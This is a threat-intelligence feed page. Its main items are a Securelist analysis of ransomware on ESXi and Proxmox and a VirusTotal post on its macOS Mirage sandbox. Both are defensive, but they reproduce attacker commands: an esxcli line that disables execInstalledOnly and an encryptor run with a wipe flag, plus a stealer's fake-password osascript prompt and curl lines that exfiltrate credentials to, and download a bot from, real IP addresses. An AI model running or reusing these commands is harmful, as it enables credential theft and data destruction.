❌

Visualização normal

Antes de ontemCyber Threat Intel
  • ✇Securelist
  • Virtualization security: attack layers and misconfiguration impact Rauf Johari
    Introduction Incidents in virtual environments can begin with a software vulnerability, human error, a configuration weakness, or several of these factors at once. The investigation is rarely limited to the workload. Hypervisors, container runtimes, management consoles, monitoring platforms, identity systems, virtual networks, datastores, backups, and automation accounts all influence what an attacker can reach. Kaspersky GERT recently investigated two more ransomware cases on ESXi and Proxmox e
     

Virtualization security: attack layers and misconfiguration impact

6 de Novembro de 2026, 07:00

Introduction

Incidents in virtual environments can begin with a software vulnerability, human error, a configuration weakness, or several of these factors at once. The investigation is rarely limited to the workload. Hypervisors, container runtimes, management consoles, monitoring platforms, identity systems, virtual networks, datastores, backups, and automation accounts all influence what an attacker can reach.

Kaspersky GERT recently investigated two more ransomware cases on ESXi and Proxmox environments in which weak access controls, insufficient network separation, exposed administrative services, and poor management of privileged credentials contributed to the impact. A monitoring system that could reach the virtualization layer also exposed a reusable root credential. Once the attacker controlled that route, ordinary administrative access was enough to affect several hosts. No VM escape was required.

The incidents show why patching and secure configuration must be managed together. A fully patched hypervisor can still be compromised through a shared password, an overprivileged monitoring account, an open SSH path, or an administrator interface reachable from a general server network. NIST guidance places secure configuration baselines, restricted administrative access, current patches, and monitoring across all layers within the same set of sound security practices.

In this article, we’re going to describe both incidents with additional focus on common unsafe practices that were exploited, leading to compromise, as well as remediation tactics. We’ll also discuss the broader scope of threats targeting virtual environments for a better understanding of possible protection strategies.

The connected system defenders must protect

A business virtual environment is not just Hyper-V, VMware, or Docker but rather a connected stack. Management consoles, orchestration tools, monitoring platforms, and automation accounts sit above hypervisors and container engines. Registries, image stores, virtual switches, datastores, and backup systems connect the layers. Applications and business services run at the bottom, while much of the administrative power sits near the top.

The important boundaries extend beyond guest to host. They include workload to management plane, monitoring system to hypervisor, registry to deployment, administrator workstation to console, management plane to storage, and one virtual network segment to another. An attacker only needs one usable route. The possibility of compromise may lie in one stolen or insecurely placed administrator credential rather than in a complex escape exploit. In the GERT case, the compromise route passed through the monitoring platform and included a valid virtualization platform credential.

Case #1: From network monitoring to ESXi encryption

The investigation began with evidence of BlackNevas ransomware activity on a Windows system in a virtualized domain controller segment. UserAssist artifacts recorded execution of the AnyDesk RMM tool and GMER binaries. The environment also used PRTG Network Monitor to monitor its virtual infrastructure.

UserAssist artifacts

UserAssist artifacts

The available evidence showed that the PRTG deployment had broad access to the ESXi hosts and that the same root password was reused across several nodes. After obtaining access to the monitoring environment, the attacker used the ESXi credential to connect over SSH to the hosts that shared the same password. This design joined monitoring, credential storage, and direct administration into one attack path.

PRTG supports storing VMware credentials at the device or inherited group level. That feature is operationally useful, but a monitoring server becomes privileged infrastructure when it holds credentials that can administer the systems it observes. The security question is therefore not whether monitoring needs access, but whether the identity, privileges, storage method, and permitted network path are limited to the monitoring task.

The threat actor gained root access to the ESXi environment and used the esxcli command to bypass the system restriction by disabling the execInstalledOnly policy to execute the encryption binary and also perform anti-forensic log deletion. Let’s look closely at the timeline of the initial host compromise.

ESXi (192.168.*.*) timeline

2025-10-18 Connection attempts from IP address 192.168.*.*.
2025-10-19 During an SSH session by root from IP 192.168.*.*, the file esx is uploaded to the system.
2025-10-19 User "root" attempts to execute the binary esx with the error "Execution of non-installed file prevented".
	chmod 777 esx
	./esx /log
2025-10-19 User "root" deactivates the execInstalledOnly option.
	esxcli system settings advanced set -o 
	/User/execInstalledOnly -i 0
2025-10-19 User "root" executes the malware esx.
2025-10-19 New connection attempts from IP 192.168.*.*.

Now, at the same time, the following activities ensued on a different host with the same password for the root user:

ESXi (172.16.*.*) timeline

2025-10-19 SSH connection by user "root" from IP 172.16.*.*.
2025-10-19 User "root" executes the malware esx and clears the logs.
	chmod a+x esx && chmod 777 esx
	./esx /selftest
	nohup ./esx /p /vmfs/ /depth 5 /log /wipe
	./esx /depth 5 /log /wipe

Case #2: Credential notes impacting the whole Proxmox environment

GERT responded to a ransomware incident by The Gentlemen group, in which the threat actor gained access to Proxmox using information collected during the dwell time between initial access and visible impact. On a compromised system administrator workstation, the actor discovered administrative credentials and access details stored in notes in plain text. These records provided the information needed to log in to Proxmox using the root account.

The actor then activated the VNC web socket through the compromised root account, gaining extensive control over the Proxmox environment. This access was subsequently used to download and execute ransomware within the cluster, which resulted in the encryption of the entire virtual environment. Below are the log records showing the root account being used to access other hosts via a VNC web socket.

root@pam [01/08/2026:00:28:36 -0400] "GET /api2/json/nodes/******/vncwebsocket?port=5900&vncticket=****
root@pam [01/08/2026:00:30:17 -0400] "GET /api2/json/nodes/******/vncwebsocket?port=5900&vncticket=****
root@pam [01/08/2026:00:31:19 -0400] "GET /api2/json/nodes/******/vncwebsocket?port=5900&vncticket=****
root@pam [01/08/2026:00:43:38 -0400] "GET /api2/json/nodes/******/vncwebsocket?port=5900&vncticket=****
root@pam [01/08/2026:00:44:49 -0400] "GET /api2/json/nodes/******/vncwebsocket?port=5900&vncticket=****

This incident is a clear example of the risks of storing privileged credentials in unsecured notes or other easily accessible files. Once the administrator workstation was compromised, the saved credentials allowed the actor to move from a single endpoint into the virtualization management layer. Because the credentials belonged to a highly privileged root account, one poor credential handling practice significantly increased the scope and impact of the attack. Privileged credentials should instead be stored in an approved password manager or privileged access management system, protected with multifactor authentication and rotated immediately if an administrator workstation is suspected of being compromised.

Why the misconfiguration caused broad impact

Both cases exhibited unsafe misconfiguration practices whose exploitation led to a bigger impact on the host system. Next, we will break down each misconfiguration to see how it enabled further compromise and what should be done to avoid it.

Monitoring inherited excessive privilege

In Case 1, the monitoring platform could do more than collect health and performance data. It held or could use credentials with enough privilege to reach ESXi directly. A compromise of the monitoring system therefore became a compromise of the management plane. Monitoring identities should be dedicated to the task and given only the permissions required by the deployed sensors.

Credential reuse

Password reuse converted one recovered secret into farm-wide access. System administration should use named identities through the central management plane. Each host should have unique credentials and proper password storage hygiene. Password strength alone does not limit the impact of theft, but where the credential can be used and where it is stored do.

Direct root access bypassed central control

Direct SSH access allowed the actor to authenticate as root, upload a binary, and change a security setting without first passing through vCenter role controls. Broadcom, the parent company of VMware, recommends managing vSphere through vCenter, disabling SSH during normal operation, and using Lockdown Mode where suitable. Required service accounts should be explicit exceptions rather than members of a broad administrator group.

Lack of enhanced security settings

The initial execution attempt was blocked by execInstalledOnly, but the attacker had enough privilege to disable this policy. Broadcom documents enforcement options that combine execInstalledOnly with UEFI Secure Boot and TPM-backed configuration protection. These controls must be enabled, tested, and monitored for change. A setting that can be silently disabled by the same credential used for daily administration provides limited resistance after account compromise.

Unsafe credential storage

Case 2 demonstrated the possibility of compromise lying in privileged credential exposure. The mitigation strategy involves not only securing the administrative credential storage but also general hardening practices of secret handling, such as privilege management and regular access audits.

How to close this attack path

In this section, we share remediation advice on how to mitigate such attacks, and detect and prevent them from going further. We recommend the following actions:

  • Separate monitoring from administration. Create a dedicated monitoring identity for each platform and restrict it to the smallest set of objects and actions that the monitoring sensors require. Do not use ESXi root or another emergency account for routine polling. Prevent monitoring servers from starting interactive administrator sessions unless a separately approved support workflow requires it. The same principle applies beyond VMware.
  • Replace stored root passwords. Locate every copy of hypervisor, management, storage, and backup credentials in monitoring tools, scripts, scheduled tasks, connection managers, and service configurations. Replace static passwords with vault retrieval, brokered identities, or limited API tokens where the platform supports them. Record every retrieval and rotate the secret after emergency use or compromise.
  • Restrict direct host access. Route normal ESXi administration through vCenter and enable an appropriate Lockdown Mode after testing monitoring, backup, and recovery dependencies. Keep ESXi Shell and SSH stopped by default. When support work requires SSH, enable it for a defined period, restrict the source, and alert on service activation, root login, and changes to the exception list of users who are allowed to connect via SSH.
  • Use a specialized security solution. In our portfolio, Kaspersky Cloud Workload Security (KCWS) is perfectly suited to address virtual environment risks, offering a powerful combination of two products: Kaspersky Hybrid Cloud Security (KHCS) and Kaspersky Container Security (KCS). Kaspersky Hybrid Cloud Security is specifically built to secure virtualized infrastructures, private data centers, and hybrid clouds. A patented Light Agent architecture minimizes resource impact without compromising performance, while comprehensive infrastructure visualization through a unified console gives administrators complete visibility and control over the entire hybrid network. Kaspersky Container Security covers every stage of a containerized app’s lifecycle, from development to operation. Among other capabilities, the solution allows for detecting misconfigurations using a dedicated scanner for images, file systems, and repositories that contain IaC files (such as Terraform, CloudFormation, Azure ARM templates, Helm charts, and Dockerfiles).
  • Treat configuration changes as security events. Alert when execInstalledOnly, Secure Boot enforcement, Lockdown Mode, SSH, local accounts, exception users, firewall rules, or remote logging settings change. Baseline the expected state and test whether the security team can detect an unauthorized change. A secure configuration set once does not mean that the control remains active on the host.
  • Isolate the management network. Place hypervisor, monitoring, backup, storage, and cluster administration on restricted management networks. Permit only the exact source and destination services required. Administrative workstations should enter through hardened jump hosts with named identities and multifactor authentication.
  • Protect logs, backups, and recovery. Forward ESXi, vCenter, Proxmox monitoring, identity, and network logs to protected storage that a compromised administrator cannot erase. Backup platforms should use separate identities, restricted management paths, and recovery copies outside ordinary administrative reach.

Configuration checks for monitored virtualization

Below are recommended checks to run when enabling virtualization monitoring. The safest state depends on the platform and monitoring method, but each control should be tested.

Control area Safer state Verification
Monitoring identity Dedicated service account or token with only required read and polling rights Review assigned roles and test every sensor without root or global administrator access
Credential storage No recoverable host root password on a monitoring or general-purpose server Review tool configurations, scripts, scheduled tasks, and connection stores for embedded credentials, access tokens, or other secrets
Network path Monitoring reaches only required polling services while administration uses a jump host Test management ports from monitoring server, user segments and untrusted network segments
Direct host access Lockdown Mode where suitable with SSH and ESXi Shell stopped by default Attempt direct client API and SSH access to host using a routine account
Configuration integrity Secure Boot and execInstalledOnly enforcement enabled where supported and tested Change a test setting through the approved process and confirm an alert is generated
Evidence Host, management, identity, monitoring, firewall, and PAM logs stored remotely Generate successful and failed logins and verify source, account, host, time, and action

The wider attack surface

Closing the monitoring and credential routes does not secure the environment by itself. Virtualization also relies on isolation boundaries, trusted images, management APIs, virtual networks, storage, and backups. Each layer requires a different control and leaves evidence in a different place.

VM and container escapes

In a VM escape, code inside a guest reaches past the VM boundary and affects the host or another guest. The weakness may be in a virtual device, an integration feature, a hypercall interface, or another component that translates guest requests for the host. If the escape works, control of one VM may lead to control of the physical server and every workload on it. VMware CVE-2025-22224 showed this risk: an attacker with administrator rights inside a VM could execute code as the VMX process on the host, and Broadcom reported exploitation in the wild.

A container escape can reach a similar result, but the starting point is different. Linux containers share the host kernel, so their isolation model differs from that of a VM. Namespaces limit what processes can see, cgroups control resource use, and capabilities split root privileges into smaller parts. A kernel or runtime bug can break this isolation. Copy Fail (CVE-2026-31431) is a good example of a kernel flaw. Code already running in a container could use a Linux AF_ALG crypto socket to change pages in the shared Linux kernel page cache. Because the host and other containers may read the same cached pages, the effect did not have to stay inside one container. The fix is a kernel update; Docker Engine 29.4.3 also tightened its default security profiles to reduce exposure on hosts that had not yet been patched.

Unsafe settings can also break the boundary. Privileged mode, excessive capabilities, writable host mounts, or access to the Docker socket may remove isolation without any software exploit. For instance, runc CVE-2024-21626 involved leaked file descriptors that could expose the host filesystem to a malicious image or container process.

This difference changes the investigation. A VM can often be treated like a separate computer with its own kernel, memory, and disk. A container is a group of host processes placed inside namespaces. If investigators collect only the container filesystem, they may leave the most useful process, socket, and control-plane evidence on the host.

Images and templates

A compromised golden VM image or container base image can spread through normal automation. Common weaknesses include unofficial public images, mutable tags, overprivileged build tokens, recoverable secrets in older layers, and stale templates that restore vulnerable software or forgotten accounts. Scanning might help, but it does not establish who built the artifact or whether the exact image tested and approved was the one ultimately deployed to production. Use controlled builders, provenance records, signature checks, and planned rebuilds from trusted sources.

Management tools and APIs

A stolen vCenter identity, exposed Docker API, overpowered Portainer role, or compromised backup console may give an attacker an easier route than an escape exploit. Portainer advisory GHSA-7fw3-x4r2-g7wc showed how a proxy validated one bind-mount representation but missed an equivalent API form, allowing an authenticated non-administrator with container creation privileges to reach host paths. The runtime performed a valid request after authorization had already failed in the management layer.

Administrative file-copy operations also deserve attention. Docker fixed archive and mount-handling flaws in CVE-2026-41567, CVE-2026-41568, and CVE-2026-42306. These cases required particular conditions and operator or API activity. They are a reminder to patch the daemon and record who initiated copy operations, which container was involved, the source and destination paths, and the result.

Virtual networks, storage, and backups

East-west traffic between virtual workloads may stay inside one host and bypass a physical sensor. Management, migration, storage, and workload traffic should use separate zones with filtering between them. Snapshot and memory files may contain credentials, while weak datastore permissions can expose whole virtual disks. Backup systems need broad access to recover services, which also makes them valuable to an attacker who wants to delete recovery points or reach several hosts.

Attack surface examples by layer

To sum up, the described attack vectors might be mitigated as follows:

Attack surface Initial access Possible impact Primary control
Credentials and configuration Password recovered from monitoring or an overprivileged account Direct control of several hypervisor nodes Unique vaulted credentials, segmented access, and configuration monitoring
VM escape Administrative access or code execution privileges inside a guest plus a hypervisor flaw Host process or neighboring workload compromise Patch the hypervisor and reduce risky virtual devices and guest privilege
Malicious container affecting kernel or runtime Code in a container or a malicious image Host filesystem, kernel, or shared cache impact Patch kernel and runtime, and remove privileged settings
Images and templates Compromised build input registry or golden image Repeated deployment of the compromise Immutable digests, controlled builds, provenance, and verification
Management API Stolen identity exposing endpoint or authorization gap Fleet-wide administrative actions MFA, least privilege, network restrictions, and complete API validation
Networks, storage, and backups Flat network or broad datastore and access through backups Lateral movement, data theft, encryption, and recovery loss Segmentation, least privilege, protected backups, and traffic monitoring

Conclusion

GERT cases that we presented in this article did not require an attacker to break the VM boundary. The attack path was created by an overprivileged monitoring relationship, an insecure password storage approach, a recoverable and reused root credential, broad management-network reachability, and direct SSH administration. Each element was legitimate on its own, but together they allowed one compromise to reach virtualization hosts and their workloads.

Misconfiguration should therefore receive the same operational attention as vulnerability management. Teams need to know where privileged credentials exist, which systems can use them, which network paths make them effective, and which logs will show their use. Escape flaws, unsafe images, API weaknesses, virtual network exposure, and attacks on storage or backups remain serious, but closing the known administrative route should come first.
  • ✇ASEC BLOG
  • September 2026 Threat Trend Report on APT Attacks (South Korea) ATCP
    Content AhnLab monitored APT (Advanced Persistent Threat) attacks targeting entities in Korea using its own infrastructure. This report summarizes the classification, statistics, and functional characteristics for each type of domestic APT attacks identified during the month of September 2026. Purpose and Scope The report outlines the distribution methods and execution types of APT attacks identified […]
     

September 2026 Threat Trend Report on APT Attacks (South Korea)

Por:ATCP
29 de Outubro de 2026, 12:00
Content AhnLab monitored APT (Advanced Persistent Threat) attacks targeting entities in Korea using its own infrastructure. This report summarizes the classification, statistics, and functional characteristics for each type of domestic APT attacks identified during the month of September 2026. Purpose and Scope The report outlines the distribution methods and execution types of APT attacks identified […]
  • ✇ASEC BLOG
  • The Weak Link Identified by AI: October 2026, When the Outer Contact Point Collapsed ATCP
    Security Blind Spots Identified by AI The large-scale data breaches disclosed in quick succession in South Korea and Japan in October 2026 mostly originated not from internal core systems, but from peripheral entry points such as externally exposed web services, app backend APIs, and outsourced SaaS (services provided by third-party vendors via the cloud, such […]
     

The Weak Link Identified by AI: October 2026, When the Outer Contact Point Collapsed

Por:ATCP
27 de Outubro de 2026, 12:00
Security Blind Spots Identified by AI The large-scale data breaches disclosed in quick succession in South Korea and Japan in October 2026 mostly originated not from internal core systems, but from peripheral entry points such as externally exposed web services, app backend APIs, and outsourced SaaS (services provided by third-party vendors via the cloud, such […]
  • ✇Malwarebytes
  • Chrome and Firefox updates fix serious security flaws. Install now
    On October 27, Google issued a new Stable channel update for Chrome.Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.Both updates will roll out over the coming days and weeks. How to
     

Chrome and Firefox updates fix serious security flaws. Install now

28 de Outubro de 2026, 08:13

On October 27, Google issued a new Stable channel update for Chrome.

Most users are on Chrome’s Stable channel. The desktop update brings Chrome to versions 156.0.8078.73/.74 for Windows and Mac and 156.0.8078.73 for Linux. The update includes 52 security fixes, including four rated Critical.

On the same day, Mozilla issued Security Advisory 2026-118, which fixes 167 vulnerabilities. Firefox 159 also introduces several new features.

Both updates will roll out over the coming days and weeks.

How to update Chrome

The easiest option is to allow Chrome to update automatically. But you can end up lagging behind on updates if you never close your browser or if something goes wrong, such as an extension preventing the update.

If you don’t want to wait for the rollout to reach you, manually updating is easy. Open About Google Chrome from Chrome’s settings or Help menu. Chrome will check for updates. If one is available, click Relaunch to apply it.

Chrome version 156.0.8078.74 is up to date

You can find an explanation of the version numbering system and step-by-step instructions in our guide: How to update Chrome on every operating system.

How to update Firefox

To update Firefox, open the browser and click the menu button at the right side of the Firefox toolbar, then go to Help and select About Firefox. The About Mozilla Firefox window will open.

Firefox will automatically check for updates. If one is available, it will be downloaded. Once done, you’ll be prompted to click Relaunch. After Firefox restarts, it will be up to date.

After the update, the version should be 159.0 or later

Technical details

These Chrome and Firefox updates address a familiar problem: browser code mishandling memory while processing web content. Both releases fix use-after-free vulnerabilities, including flaws in page layout, JavaScript processing, and SVG graphics.

A use-after-free vulnerability occurs when a program attempts to access a memory location after it has been freed. That can cause crashes or, in some cases, allow an attacker to run their own code.

There’s another connection between these updates: both Google and Mozilla credit OpenAI Codex Security with finding bugs fixed in these releases. AI can help security teams examine browser code for weaknesses, alongside human code reviews and automated tests that check how software handles unexpected inputs.

Mozilla’s collaboration with Anthropic shows how AI-discovered findings can lead to fixes: researchers validated vulnerabilities before reporting them, giving Mozilla’s team reproducible bugs to investigate, repair, and deliver to users.


Browse like no one’s watching. 

Malwarebytes Privacy VPN encrypts your connection and never logs what you do, so the next story you read doesn’t have to feel personal. Try it free → 

  • ✇ASEC BLOG
  • Security Issues in the Korean & Global Financial Sector in September 2026 ATCP
    Statistics on Malware Distributed to the Financial Sector In Attack Stage 1, phishing (attacks that trick users into revealing information) had the highest rate at 2.1, Up from 1.8 The previous month. In Attack Stage 2, “Dropper/Downloader” (a type that downloads additional malware) was the most common at 1.1, Though this was a decrease from […]
     

Security Issues in the Korean & Global Financial Sector in September 2026

Por:ATCP
11 de Outubro de 2026, 12:00
Statistics on Malware Distributed to the Financial Sector In Attack Stage 1, phishing (attacks that trick users into revealing information) had the highest rate at 2.1, Up from 1.8 The previous month. In Attack Stage 2, “Dropper/Downloader” (a type that downloads additional malware) was the most common at 1.1, Though this was a decrease from […]
  • ✇ASEC BLOG
  • September 2026 Threat Trend Report on Ransomware ATCP
    Purpose and Scope This report summarizes the quantity of new ransomware samples collected, the number of compromised systems, and statistics on targeted businesses during the month of September 2026, as well as major Korean & global ransomware issues. The analysis is based on data collected through ATIP (AhnLab Threat Intelligence Platform) and AhnLab Smart Defense, […]
     

September 2026 Threat Trend Report on Ransomware

Por:ATCP
11 de Outubro de 2026, 12:00
Purpose and Scope This report summarizes the quantity of new ransomware samples collected, the number of compromised systems, and statistics on targeted businesses during the month of September 2026, as well as major Korean & global ransomware issues. The analysis is based on data collected through ATIP (AhnLab Threat Intelligence Platform) and AhnLab Smart Defense, […]

Analysis of the Infrastructure of ARTEX, a Chinese AI Penetration Testing Tool #4 – The Birth of Copy Cat

Por:ATCP
14 de Outubro de 2026, 12:00
Key Summary Since the original ARTEX GitHub repository disappeared, there has been an increase in independent distributions and customized instances based on the existing ARTEX codebase. These distributions are being redistributed with the product name, UI, filesystem structure, agent settings, and language modified, while retaining traces of ARTEX. Key Observations In several instances, ARTEX was […]
  • ✇ASEC BLOG
  • Statistical Report on Malware Targeting Linux SSH Servers in the Third Quarter of 2026 ATCP
    Contents The AhnLab SEcurity intelligence Center (ASEC) collected attack logs targeting poorly managed Linux SSH servers through honeypots. This report compiles statistics by categorizing the attack sources identified in the third quarter of 2026, the attacks carried out from those sources, and the malware used. The report also provides a classification of the malware used […]
     

Statistical Report on Malware Targeting Linux SSH Servers in the Third Quarter of 2026

Por:ATCP
7 de Outubro de 2026, 12:00
Contents The AhnLab SEcurity intelligence Center (ASEC) collected attack logs targeting poorly managed Linux SSH servers through honeypots. This report compiles statistics by categorizing the attack sources identified in the third quarter of 2026, the attacks carried out from those sources, and the malware used. The report also provides a classification of the malware used […]
  • ✇VirusTotal Blog
  • Introducing macOS Mirage: Next-Generation Apple Silicon Dynamic Analysis and Sigma Detections Karl Hiramoto
    In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same
     

Introducing macOS Mirage: Next-Generation Apple Silicon Dynamic Analysis and Sigma Detections

13 de Outubro de 2026, 08:53

In November 2015, we released our first in-house macOS sandbox, Box of Apples, followed by an update in March 2018 that introduced HTML behavior reports, desktop screenshots, and process trees. Over the past decade, the macOS ecosystem and the threat landscape targeting it have changed dramatically. Apple transitioned its hardware architecture from Intel (x86_64) to Apple Silicon (ARM64), hardened its operating system security model, and deprecated legacy dynamic tracing mechanisms. At the same time, macOS threat actors have shifted toward native ARM64 binaries, multi-stage social engineering installers, credential-harvesting AppleScripts, and evasive infostealers.

Today, we are excited to introduce macOS Mirage, our brand-new, ground-up dynamic analysis sandbox built natively for Apple Silicon and macOS 26. macOS Mirage replaces Box of Apples as part of the VirusTotal Multi-Sandbox project, delivering high-fidelity behavioral telemetry, automated Sigma behavioral detections mapped to MITRE ATT&CK, and—exclusively within our Private Scanning product offering—full Interactive Live Analysis.

Why We Built macOS Mirage: Beyond Box of Apples

Box of Apples was designed for an era of Intel-based Macs and relied on dtrace scripts to monitor system calls. As macOS evolved, two structural shifts required a completely new approach:

  1. Native Apple Silicon (ARM64) Execution: Modern macOS applications and malware families are compiled natively for Apple Silicon or distributed as Universal Mach-O binaries. Running modern samples on legacy Intel hardware either fails outright or misses architecture-specific execution paths. macOS Mirage runs natively on bare-metal Apple Silicon hardware with Apple's native virtualization stack and macOS 26, ensuring authentic execution fidelity.
  2. Modern Kernel-Backed Behavioral Telemetry: In modern macOS releases, System Integrity Protection (SIP) restricts legacy dtrace hooks, and high syscall volumes could cause event drops. macOS Mirage uses modern, kernel-supported macOS security instrumentation to capture process creation, command-line arguments, file system modifications, persistence installation, and access to sensitive credential stores without losing events.
Capability Box of Apples (2015 / 2018) macOS Mirage (2026)
Hardware Architecture Intel (x86_64) Native Apple Silicon (ARM64)
Operating System OS X 10.11 El Capitan / 10.13 High Sierra Modern macOS (including macOS 26)
Supported Payloads Intel Mach-O bundles and basic installers ARM64 & Universal Mach-O, .dmg, .pkg, .app, .sh, .py, PDFs
Behavioral Telemetry Legacy dtrace syscall tracing Modern kernel-supported security telemetry & accurate process trees
Behavioral Detections Basic behavior tags Sigma behavioral rules, MITRE ATT&CK mapping, and YARA scanning
Dropped File Analysis Basic file list Automated extraction and recursive multi-engine scanning of dropped payloads
Network Capabilities Basic NAT egress Multi-mode networking (Internet, Simulated INetSim, HTTPS MITM, Tor, VPN) (Private Scanning exclusive)
Interactive Control Automated execution only Live Mouse, Keyboard & Clipboard Control (Private Scanning exclusive)

Rich GUI Execution and Persistence Tracking

Many macOS samples package their payloads inside disk images (.dmg) or application bundles (.app) that initialize graphical windows, register background services, or trigger system notifications during execution. macOS Mirage provides full graphics acceleration and desktop monitoring, capturing both visual screenshots and underlying system modifications in real time.

Dynamic detonation of a macOS application in macOS Mirage
Figure 1: Dynamic detonation of a macOS application in macOS Mirage, capturing both the application GUI and a macOS system notification alerting to a newly registered persistent background Login Item.
Full window management, 3D rendering, and Dock process tracking inside macOS Mirage
Figure 2: Full window management, 3D rendering, and Dock process tracking inside macOS Mirage.

In addition to capturing screenshots to show what a user would see on screen, macOS Mirage automatically monitors security-sensitive locations across the operating system, including:

  • Persistence Mechanisms: LaunchAgents, LaunchDaemons, Login Items, and cron jobs.
  • Shell & Environment Profiles: Modifications to .zshrc, .bashrc, .zshenv, and /etc/profile.
  • Credential & Privacy Stores: Unauthorized access to Keychain databases (login.keychain-db), browser cookie and credential stores, SSH keys, and the Transparency, Consent, and Control (TCC.db) database.
  • System & Network Configuration: Changes to /etc/hosts, /etc/resolv.conf, and /private/etc/sudoers.

New Behavioral Detections with Sigma Rules: Catching a macOS Info-Stealer in Action

To help analysts quickly identify malicious behavior without sifting through thousands of raw file and process events, macOS Mirage evaluates runtime telemetry against a curated library of macOS Sigma rules and maps every detection directly to MITRE ATT&CK techniques.

Let's look at a real-world example of a macOS info-stealer and credential-phishing sample analyzed by macOS Mirage on VirusTotal: be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878

When executed inside macOS Mirage, the binary (unix51436504) performs a multi-stage credential theft and persistence chain:

  1. AppleScript Password Phishing: The malware invokes /usr/bin/osascript to display a deceptive system prompt titled "Password Request" asking the user: "Please enter device password to continue."
  2. Local Credential Validation & LaunchDaemon Persistence: It validates the harvested password against local Directory Services (dscl . authonly) and invokes sudo -S to copy /tmp/daemonplist to /Library/LaunchDaemons/com.somedaemon.plist.
  3. Keychain, Browser & Notes Harvesting: The sample opens the user's Keychain (/Users/admin/Library/Keychains/login.keychain-db), Safari cookies (Cookies.binarycookies), Apple Notes database (NoteStore.sqlite), SSH keys (authorized_keys, known_hosts), and .zsh_history, staging the stolen files under /tmp/lksopo while continuously polling the clipboard via pbpaste.
  4. Secondary Payload Download, Exfiltration & Cleanup: Using ditto, the malware compresses the staging directory into /tmp/lksopo.zip, exfiltrates the archive via an HTTP POST request (curl -X POST), downloads a secondary bot payload (curl -o /tmp/binaryexe), and deletes the staging directory (rm -rf /tmp/lksopo) to cover its tracks.
macOS Mirage screenshot capturing deceptive AppleScript Password Request dialog
Figure 3: macOS Mirage screenshot capturing the deceptive AppleScript "Password Request" phishing dialog displayed by sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878.

From this single detonation, macOS Mirage automatically generates a high-confidence malicious verdict (macos_osascript_credential_phishing) and triggers 7 distinct Sigma rules spanning the entire attack lifecycle:

Sigma Rule Name Severity MITRE ATT&CK Matched Behavioral Telemetry
macos_osascript_credential_phishing High T1059.002, T1056.002 Execution of /usr/bin/osascript displaying fake password prompt: osascript -e set passwen to display dialog "Please enter device password to continue." default answer "" with icon caution
macos_sensitive_credential_store_access High T1555.001, T1555.003, T1005 Unauthorized access by ./unix51436504 to /Users/admin/Library/Keychains/login.keychain-db and Safari Cookies.binarycookies
macos_esf_sensitive_file_access High T1555.001, T1555.003, T1005 Access to /private/etc/sudoers during privileged persistence installation: sudo -S cp /tmp/daemonplist /Library/LaunchDaemons/com.somedaemon.plist
macos_esf_suspicious_curl_download Medium T1105, T1071.001 Downloading secondary stage payload via curl -o /tmp/binaryexe http://193.178.159.129/web/bot
macos_network_upload_activity Medium T1041, T1567 Exfiltrating compressed credential archive via curl -X POST -H buildid: ... --data-binary @/tmp/lksopo.zip http://109.238.87.111/log
macos_data_destruction_tools Medium T1485, T1070.004 Anti-forensic removal of staging directory via rm -rf /tmp/lksopo
macos_http_tools_with_protocol_indicators Low T1071.001, T1105 Automated curl command-line execution with explicit http:// C2 protocol indicators

Hunting Related Threats with VirusTotal Intelligence Pivots

At the time of analysis, sample be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 was detected by only 6 out of 76 static antivirus engines. Moreover, during execution inside macOS Mirage, the first-stage dropper downloaded and executed a 12.9 MB universal Mach-O second-stage bot (f7dcdc4167ec267aef007f9d5f98e9e0314185e5355effd3e304b6fa686ea84c) alongside a LaunchDaemon persistence property list (d7dd630f67e03d2945185838dca887211ea3693c91fc0bd0d2e257948bb3b678, 0/75 AV detections). When that second-stage binary is detonated in isolation, it exits in under a second because it depends on hidden state files (~/.bhost, ~/.phost, ~/.username, ~/.pwd) written to disk by the first-stage dropper. Because macOS Mirage tracks the full multi-stage process tree on macOS 26, analysts can pivot directly on runtime command lines, dropped artifacts, network URI patterns, and Sigma detections across VirusTotal Intelligence to uncover entire clusters of active macOS campaigns. For a complete reference of supported file and behavior query syntax, see the VirusTotal Search Modifiers Full List.

1. Process & Command-Line Pivots (behaviour_processes)

2. Dropped File & Hidden State File Pivots (behaviour_files)

3. C2 & Network Pivots (behaviour_network)

4. macOS Mirage Verdict, Sigma & MITRE ATT&CK Pivots

Sample / Dropped Artifact SHA-256 File Name / Role Static AV macOS Mirage Verdict
be77bca22f078d57058535ddcf26a39a752a8df030392cb45ba6a60e06651878 unix51436504 (Universal Mach-O Stealer) 6 / 76 MALWARE / STEALER / PHISHING
01f9a24bd868a856909db5eb61be6f30939e402fd7dd2e40180ffe2406de5c35 chrome (Sibling Universal Mach-O Build) 6 / 76 MALWARE / STEALER / PHISHING
336c1ba08fb64d466e042e16f20bf0d1f3947e4430000be08c2b6698884de028 localfile~.arm64 (Native ARM64 Slice) 9 / 76 MALWARE / STEALER / PHISHING
